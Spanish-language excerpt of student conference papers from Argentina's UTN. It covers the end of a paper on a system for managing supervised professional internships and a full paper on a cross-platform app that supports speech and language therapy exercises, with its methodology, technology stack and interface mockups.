- Análisis de Requisitos: Se realiza un relevamiento de las funcionalidades que debe ofrecer el sistema, con el fin de otorgar valor al Usuario.
- Diseño: Es la fase en donde se realizan los algoritmos necesarios para el cumplimiento de los requerimientos del usuario así como también los análisis necesarios para saber qué herramientas usar en la etapa de Codificación. Algunos de los artefactos creados en esta etapa son: Diagrama de clases, diagrama de clases, Diagrama de Entidad/Relación, Diagramas de Transición de Estados. En la Figura 5 se puede observar un fragmento del diagrama de dominio del sistema. Esta porción del diagrama brinda

  soporte a requerimiento de presentación de Propuestas.

- Implementación: Es la fase en donde se implementa el código fuente, haciendo uso de prototipos así como de pruebas y ensayos para corregir errores.
- Verificación: Es la fase en donde el usuario final o el cliente ejecuta el sistema, y se asegura que cubra sus necesidades.
- Mantenimiento: Etapa en la que se realizan cambios de tipo correctivo, preventivo o mejoras al sistema.




Figura 5: Porción diagrama de clases "Presentar Propuesta"

En la etapa de análisis de requisitos, la institución elegida para realizar la captura de requisitos fue la Universidad Tecnológica Nacional - Regional Mendoza. Obteniendo información mediante entrevistas personales y encuestas realizadas a futuros usuarios del sistema. Además, se estudiaron las funcionalidades otorgadas por plataformas utilizadas en la actualidad para el desarrollo del proceso de Prácticas Profesionales Supervisadas.

Algunas características del sistema quedan atadas a lo definido en el marco legal de la Ley Nacional 26427, que rige toda la parte legal de el desarrollo de Prácticas Educativas.

Se utilizaron distintos artefactos para el diseño del sistema: Descripciones de casos de Uso, diagrama de Casos de Uso, diagrama de dominio del sistema, diagramas de transición de Estados, diagrama de Entidad/Relación y diagrama de tabla de Datos para referenciar la arquitectura de la base de datos.

Posterior al Diseño se realizó la Implementación. Dentro de la implementación utilizamos para la programación una metodología de desarrollo modular. Consiste en dividir el programa en módulos y desarrollar las funcionalidades de los mismos por separado. Esto se realiza con el fin de hacer simples las funcionalidades, hasta obtener funciones lo suficientemente simples como para ser resueltas fácilmente con algún lenguaje de programación.




Figura 6: Interfaz módulo Formulario Propuesta

En la figura 6 (Interfaz módulo de Formulario Propuesta) se presenta, como ejemplo, la interfaz del sistema para la construcción de los Formularios. En el mismo, se detallan las Actividades obligatorias para los Estudiantes durante el desarrollo de las Prácticas.

Se detallan los módulos definidos para el sistema:

- Módulo de Alumnos.
- Módulo de NewsLetter.
- Módulo Gestión de Formularios para Propuestas.
- Módulo Seguimiento Propuestas.
- Módulo Empresa.
- Modulo Requisitos curriculares.
- Módulo Tutores.
- Módulo Tribunal.
- Módulo Carreras.
- Módulo Publicaciones.
- Módulo de Alertas.
- Módulo Reportes.
- Módulo Seguridad.

A todos los módulos desarrollados se le ejecutaron pruebas unitarias, de carga, de integración y de seguridad. Con el fin de obtener un sistema estable a disposición de pasar Producción.

Conclusión

El resultado obtenido es satisfactorio, ya que proporciona una solución al problema de gestión de las Prácticas Profesionales

Supervisadas. La aplicación del sistema permite estructurar el proceso, logrando mayor eficiencia en varios puntos de la realización de las Prácticas Profesionales Supervisadas.
Se centraliza toda la información de la materia, se reducen costos en coordinación de reuniones y tiempo de profesores y tutores involucrados en la Práctica.
La aceptación del sistema fue general, ya que brinda ventajas y beneficios a todos los tipos de Usuarios del sistema.

Agradecimientos

Agradecemos a los profesores de la cátedra Proyecto final de la Universidad tecnológica nacional, Regional Mendoza. Por su disposición en el seguimiento, asesoramiento y apoyo en los conceptos tratados.

Referencias

[1] Ley 26427: *Sistema de Pasantías Educativas en el marco del sistema educativo nacional. http://servicios.infoleg.gob.ar/infolegInternet/anexos/145000-149999/148599/norma.html*

[2] Pressman Roger. Ingeniería de Software: Un enfoque práctico. McGraw Hill, 2002.

Aplicación Móvil para Personas con Trastornos en el Desarrollo del Lenguaje

Michelle Rabinovich, Juan Larosa, Julieta Cohen, Leila Weicman, Ayelen Guimarey, Fernando Ciccone

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires
rabinovichmichu@gmail.com, juanlarosa96@gmail.com, juli.cohen@hotmail.com, leilaweic@gmail.com, ayelen.guimarey@gmail.com, fegaci@yahoo.com.ar

Abstract

Con vistas al constante uso de las tecnologías informáticas en todas las áreas de la ciencia , principalmente en salud, hemos decidido implementar las rutinas y herramientas que los profesionales de la fonoaudiología utilizan con sus pacientes en los tratamientos contra los trastornos en el desarrollo del lenguaje en una aplicación multiplataforma trasladando juegos, herramientas de soporte y administración de pacientes a dicha aplicación. Nuestro producto permitirá llevar adelante un seguimiento del tratamiento de cada paciente de manera remota como complemento a los contactos presenciales que el mismo lleva a adelante con su profesional. Los pacientes con dicha aplicación podrán continuar las rutinas de juegos que le fueron asignadas con criterio profesional y con diferentes niveles de dificultad en sus respectivos hogares para que posteriormente dicho profesional evalúe su rendimiento y elabore un feedback que será visualizado por el mismo para hacer las observaciones pertinentes si necesidad de recurrir presencialmente con el profesional. Nuestro producto pretende hacer más eficientes los tiempos de ejecución de las rutinas permitiéndoles a los profesionales tener un soporte extra al momento de asignar y auditor sus tratamientos . Al paciente le brinda flexibilidad para poder manejar sus tiempos respecto de elegir en que momento puede llevar adelante la ejecución de las rutinas asignadas.

Palabras Clave

Pacientes, Juegos, Rutinas, Tutor, Profesional, Destreza, Tiempo, Metodología, Tratamiento, Dificultad, Resultados, Feedback, Aplicación, Lenguaje.

Introducción

Cuando hablamos de trastornos del lenguaje o del habla nos referimos a problemas de la comunicación o de otras áreas relacionadas con ésta como las funciones motoras orales. Estos trastornos tienen una sintomatología muy variada, desde la incapacidad de comprensión a la verborrea, y además pueden presentarse desde el nacimiento del niño o manifestarse en la edad adulta. Las causas de los trastornos del lenguaje son muchas y muy variadas. Podemos diferenciar las causas dependiendo del desencadenante del trastorno. Entre las causas orgánicas, que se refiere a la lesión de cualquiera de los órganos que tienen un papel en el funcionamiento del lenguaje, podemos diferenciar:

Causas hereditarias: Cuando los trastornos del lenguaje se heredan de los padres.
Causas congénitas: Cuando los trastornos del lenguaje se deben al uso de fármacos o a complicaciones durante el embarazo.
Causas perinatales: Los trastornos del lenguaje se originan durante el proceso del parto.
Causas postnatales: Los trastornos del lenguaje se producen después del embarazo, un ejemplo serían los trastornos del lenguaje ocasionados por un parto prematuro.

Además de las causas orgánicas tenemos también las causas funcionales, debidas al funcionamiento patológico de aquellos órganos que intervienen en el lenguaje. Causas endócrinas, que afectan principalmente al desarrollo psicomotor del niño. Las causas ambientales también son un factor que puede influir en el lenguaje, el entorno puede afectar a las capacidades lingüísticas del individuo. Por último, las causas psicosomáticas también tienen un rol importante en la generación de trastornos del lenguaje, ya que nuestro pensamiento tiene mucho poder sobre nosotros y puede provocar una expresión oral anómala. Del mismo modo, dificultades en el habla pueden acabar afectando a nuestro pensamiento. Ambas cosas pueden dificultar la capacidad de una expresión oral y comprensión correctas.

Tipos de Trastornos de desarrollo del Lenguaje

A continuación listaremos los trastornos en el desarrollo del lenguaje más conocidos que junto con el relevamiento y entrevistas desarrolladas con los profesionales del área fueron el sustento y la base de conocimiento para el desarrollo de los juegos, rutinas y metodologías.

Disartrias: Se trata de una afección que dificulta el habla debido a problemas en los músculos que permiten hablar.

Dislalias: La dislalia es un tipo de trastorno del lenguaje que consiste en la alteración, omisión o sustitución de ciertos fonemas por otros de forma incorrecta.

Disglosias: La disglosia es un trastorno de la articulación de los fonemas, de origen no neurológico central, debido a alteraciones anatómicas y/o fisiológicas de los órganos articulatorios periféricos que dificultan el funcionamiento lingüístico en personas sin afectaciones neurológicas o sensoriales detectables, con una inteligencia no verbal dentro de los límites de la normalidad, y que a pesar de tener una estimulación adecuada, una educación suficiente y unos progresos observables, no llega a alcanzar un conocimiento lingüístico que les permita comprender y expresarse de forma correcta.

Disfemia: Las disfemias se definen como alteraciones del lenguaje que se caracterizan por espasmos y repeticiones debido a una mala coordinación de la ideomotricidad cerebral. Un ejemplo de disfemia es la tartamudez, de la que ya hemos hablado anteriormente.

Afasias: Este tipo de trastorno de lenguaje no tiene porqué desarrollarse desde niño, ya que se debe a lesiones en regiones del cerebro asociadas con el lenguaje.

Discalculia: afecta al entendimiento y la comprensión de otro tipo de lenguaje:

el matemático. Este trastorno afecta a la habilidad de trabajar con los números y de entender conceptos matemáticos. Los que la padecen no entienden la lógica del proceso matemático.

Característica Intrínseca de la Aplicación:
Los juegos:

Los juegos que conforman una rutina se clasifican en diferentes categorías y algunas de ellas están relacionadas con el tipo de paciente , las dinámicas de los juegos y el diagnostico.

Un juego es asignado a una rutina que fue diseñada para un paciente según ciertos aspectos tales como:

Edad: Existen juegos para niños y otros para adultos. Tiene que ver con la comprensión de la realidad, contextos, nivel de madurez, etc.

Habilidades: Hay juegos cuya finalidad es estimular la comprensión auditiva y lectora, y las habilidades fonético-fonológicas


Dinámicas: Hay juegos cuyo aspecto a evaluar es el tiempo de resolución y hay otros tipos de juegos donde se evalúa la destreza. Existen ejercicios de tipo escritura dependiendo de la dificultad que se quiera evaluar.

Diagnóstico: Según los diagnósticos mencionados anteriormente, el profesional adecuará un conjunto de juegos para ser asignados a una rutina.

Respecto a la dinámica de los juegos podemos ejemplificar que los mismos comprenden diferentes metodologías, pasando por adivinanzas, preguntas de gramáticas, múltiples choices, ejercicios con frases que no significan su sentido literal sino que se usan como metáforas y juegos simples de desempeño.

A continuación haremos una breve descripción de algunos juegos que actualmente están en papel y serán digitalizados:

Culebritas: El juego propone completar cada culebrita con la frase que corresponde tomando en cuenta el número de palabras y la cantidad de letras. (ver fig.1)




(Figura 1)

Cambiando una Letra: El juego propone cambiar una letra de cada palabra para crear otra con distinto significado. (ver fig. 2)




(Figura 2)

Rodando-Rodando: Este juego propone que siguiendo el sentido de las agujas del reloj, se descubra la palabra escondida en cada rueda y escribirla en el lugar correspondiente. (ver fig.3)



(Figura 3)

Carteles Incompletos: Este juego propone agregar 2 o más vocales a las consonantes de cada cartel para descubrir una o más palabras. (ver fig. 4)



(Figura 4)

Opuestas: El juego propone completar cada durazno con la acción contraria a la dada. (ver fig. 5)



(Figura 5)

El Problema:

En la actualidad los profesionales de la fonoaudiología tienen 2 metodologías de trabajo : la primera está relacionada con el contacto con los pacientes, siendo el mismo de manera únicamente presencial. La segunda está relacionada con las rutinas de juegos, estando los mismos únicamente en soporte físico (juegos de mesa, papeles, cartones, cartulinas, elementos plásticos, etc.). Con estas metodologías se han detectado ciertos inconvenientes que fueron el estímulo al desarrollo del producto. Para situarnos en contexto, los pacientes pueden ser desde niños hasta personas de la tercera edad (no solo son tratados trastornos en el desarrollo del lenguaje sino también alteraciones en el mismo que de devienen por diversas causas). Puntualmente para el caso de los niños, en muchos casos es difícil mantener la continuidad necesaria y satisfactoria que el profesional espera. Concretamente a muchos niños les resulta poco atractivo el uso de juegos basados en elementos manuales demostrando poco interés y sintiéndose atraídos por juegos interactivos que usan u observan de diferentes fuentes digitales (pc, celulares, tablets, et.). En muchos casos los niños requieren de la supervisión de un adulto en sus rutinas (tutor) por lo cual a veces se necesita de la coordinación del niño y adulto para que asistan a un consultorio. En ciertos casos la concurrencia al consultorio es solo para que el profesional haga una observación respecto de la evolución del paciente.
Respecto a los profesionales, ellos nos transmiten que cuando se alcanza una determinada cantidad de pacientes, en muchos casos tienen complejidades administrativas para tener centralizada la informacion de cada paciente respecto de su evolución, diagnósticos, rutinas asignadas, etc.

Elementos del Trabajo y metodología

Propuesta de Solución:
Nuestra propuesta se basa en darles a los profesionales una herramienta que por un lado centralice la administracion de los pacientes y por otro brindarles un nuevo paradigma en los tratamientos basado en el uso de juegos que podrán ser ejercitados desde una pc, celular, etc. Demás está decir que el producto que ofreceremos tiene características funcionales que surgieron unicamente del relevamiento apropiado que se llevó a cabo con los profesionales correspondientes.Con esto decimos que la aplicación estará construida con el rigor proveniente de los criterios que los profesionales han aportado en el momento del relevamiento. A través de la aplicación los profesionales podrán dar de alta a sus pacientes, almacenando de manera centralizada todos sus datos, diagnósticos detectados, observaciones a tener cuenta, etc. Principalmente podrán asignarle a los pacientes según su criterio una rutina de juegos, evaluar su avance y mantener un feedback escrito y almancenado con dicho paciente o tutor asignado al mismo. El acceso sera a través de Internet o de manera offline cuando este imposibilitado con el acceso. Los pacientes podrán acceder a sus rutinas desde el medio electrónico que ellos posean (celular, pc, tablet, etc) a través de internet o de manera offline cuando la situación lo amerite. El paciente podrá

llevar a cabo la rutina asignada en el momento que lo considere necesario para luego ser evaluado por el profesional y acceder al feedback que el mismo aporte.


Enfoque Metodológico

En el desarrollo de esta aplicación hemos optado por implementar una metodología en Cascada. Dicha metodología se compone de las siguientes etapas: Análisis de requisitos, Diseño del sistema, Diseño del programa, Codificación, Pruebas, e Implementación.La decisión está fundada en que consideramos que es un método simple y de fácil implementación. Además al realizarse una fase tras otra tenemos poca probabilidad de que los errores se propaguen hacia adelante. Esta metodología nos permite tener una idea clara del costo en tiempo y presupuesto del proyecto.

Enfoque Técnico

Frente al abanico de tecnologías que hay actualmente disponibles para el desarrollo de aplicaciones, nos hemos concentrado en el estudio de aquellas que bridan la mayor versatilidad al momento de utilizarlas para la construcción de de la aplicación como así tambien las características relacionadas con el uso de licencias, costos de adquisición, etc. Además se tuvo en cuenta el resultado que nos brindan respecto a la posibilidad de que la misma pueda ser utilizada en mas de una plataforma. (pc, celulares, tablets, etc)
Como resultado de este análisis hemos optado por el uso de tecnologías de uso gratuito y además como nuestra aplicación requiere de una user experience sólida e intuitiva decidimos usar para el desarrollo del front-end un único lenguaje donde el mismo permite generar una aplicación que puede ser visualizada en todas las plataformas sin necesidad de desarrollar una aplicación para cada una de ellas.

Respecto a la arquitectura implementada, se optó por usar el patrón de Modelo Vista Controlador permitiendonos separar los datos y la lógica de negocio de su representación y el módulo encargado de gestionar los eventos y las comunicaciones. Este patrón propone la construcción de tres componentes distintos que son el modelo, la vista y el controlador, es decir, por un lado define componentes para la representación de la información, y por otro lado para la interacción del usuario.
En el caso de proyectos donde hay varios desarrolladores, el seguir métodos comunes de programación, hace que el código sea más entendible entre estos, pudiendo uno continuar el trabajo de otro. A continuación exponemos un gráfico que ejemplifica el comportamiento del Modelo Vista Controlador. (Ver fig. 6)



(Figura 6)

Recursos Tecnológicos

Entrando en detalle de los lenguajes utilizados, a continuación se describen los mismos con su respectivos roles y características:

Front-End: El Front-end se enfoca en el usuario, en todo con lo que podemos interactuar y lo que vemos mientras utilizamos la aplicación.

Para el desarrollo de nuestra aplicación utilizaremos el lenguaje Ionic que nos permite programar una aplicación para varios dispositivos móviles al mismo tiempo, sin tener que programar para cada dispositivo de manera independiente. Es totalmente gratuito y al ser un lenguaje abierto existe una gran cantidad de

tutoriales, manuales, documentación y foros donde se puede conseguir toda la información necesaria, además de la relacionada específicamente con dicho lenguaje como plugins, librerías etc. La principal ventaja es que el uso de este lenguaje nos permite programar una aplicación que puede ser vista en varias plataformas.

Back-End: El back-end es la parte del desarrollo que se encarga de que toda la lógica de una aplicación funcione. Se trata del conjunto de acciones que pasan en una aplicación pero que no vemos como, por ejemplo, la comunicación con el servidor.

Para el desarrollo de nuestra aplicación utilizaremos el lenguaje Java. Es un lenguaje robusto y de larga presencia en el ámbito tecnológico. Además de ser gratuito es un lenguaje orientado a objetos que se condice con el paradigma que elegimos para nuestro desarrollo.
Es un lenguaje escalable y la escalabilidad normalmente implica agregar recursos al sistema, pero no debería requerir cambios en la arquitectura de implementación.
Existe amplia cantidad de foros y sitios que proveen soluciones ya implementadas para problemas que son comunes y facilitan la implementación y ahorran mucho tiempo.

Base de Datos:


Una base de datos es un sistema formado por un conjunto de datos almacenados en discos que permiten el acceso directo a ellos y un conjunto de programas que manipulen ese conjunto de datos.

Para el desarrollo de nuestra aplicación utilizaremos una base de datos llamada Cloud Firestore. Dicho recurso es proporcionado por Google y su acceso es a través de internet. Es una base de datos administrable vía web y tiene muy buenas prestaciones. Es una base de datos que se integra muy bien con aplicaciones multiplataforma y tiene inteligencia para brindar servicio en tiempo real centrado en dispositivos móviles y admite el almacenamiento de datos locales para las aplicaciones puedan funcionar sin conexión a internet.

Infraestructura

El desarrollo de esta aplicación no amerita hacer inversiones en compra de servidores, pc's para desarrollo, etc. Con los recursos disponibles que poseen los desarrolladores que conforman el equipo es suficiente para construir la aplicación. Los únicos recursos externos necesarios para la puesta en marcha son provistos por Google y son la base de datos y el servidor Web sin costo alguno.


Diseño y Maquetado




(Modelo de Maquetado para Login)




(Modelo de Maquetado Pacientes)



(Modelo de Maquetado Juegos)



(Modelo de Maquetado Juegos)



(Modelo de Maquetado Edición de Juego)

Resultados

Debido a que la aplicación todavía está en etapa de desarrollo, cabe destacar que el resultado esperado es que la aplicación como herramienta de soporte para los profesionales se convierta en un medio para que los mismos administren a sus pacientes en forma centralizada y adopten un nuevo paradigma en el vínculo con ellos. Esperamos un uso mas eficiente del tiempo, destacando como principal caracteristica la portablidad del tratamiento.
Las espectativas estan puestas en que nuestra herramienta escale en un período corto de tiempo, adoptando nuevos contenidos lúdicos que serán aportados por los profesionales durante su uso.

Discusión

Fué objeto de discusión la posibilidad de permitir actividades que incluyan “audios” como otro tipo de ejercitación para los pacientes. Dicha funcionalidad se descartó debido a que los profesionales manifestaron que ese tipo de ejercitación tiene mejores resultado de manera presencial porque todo lo relacionado a la fonética demanda de observaciones tales como moviemientos del rostro, destreza en el pronunciamiento, etc.
Otro aspecto que fue debatido está relacionado con n las tecnologías utilizadas para la construcción del Front-end ya que en un principio tuvimos como hipótesis que se debía desarrollar una aplicación solo web basandonos en las complejidades de disponer de la misma en celulares y tablets. Luego de encontrar herramientas tales como Ionic que permiten un único desarrollo que puede ser ejecutado en múltiples plataformas, dicha complejidad fué superada.

Conclusión

La implementación de tecnología en diversos campos de la salud se transformó en una de las principales herramientas utilizadas como complemento en los tratamientos que se ejecutan en las personas y facilitan el trabajo de los profesionales actuantes.
Creemos que este desafío quizá pueda ser extrapolado a otras especialidades que actualmente carecen de aplicaciones que pueden servir como soporte.
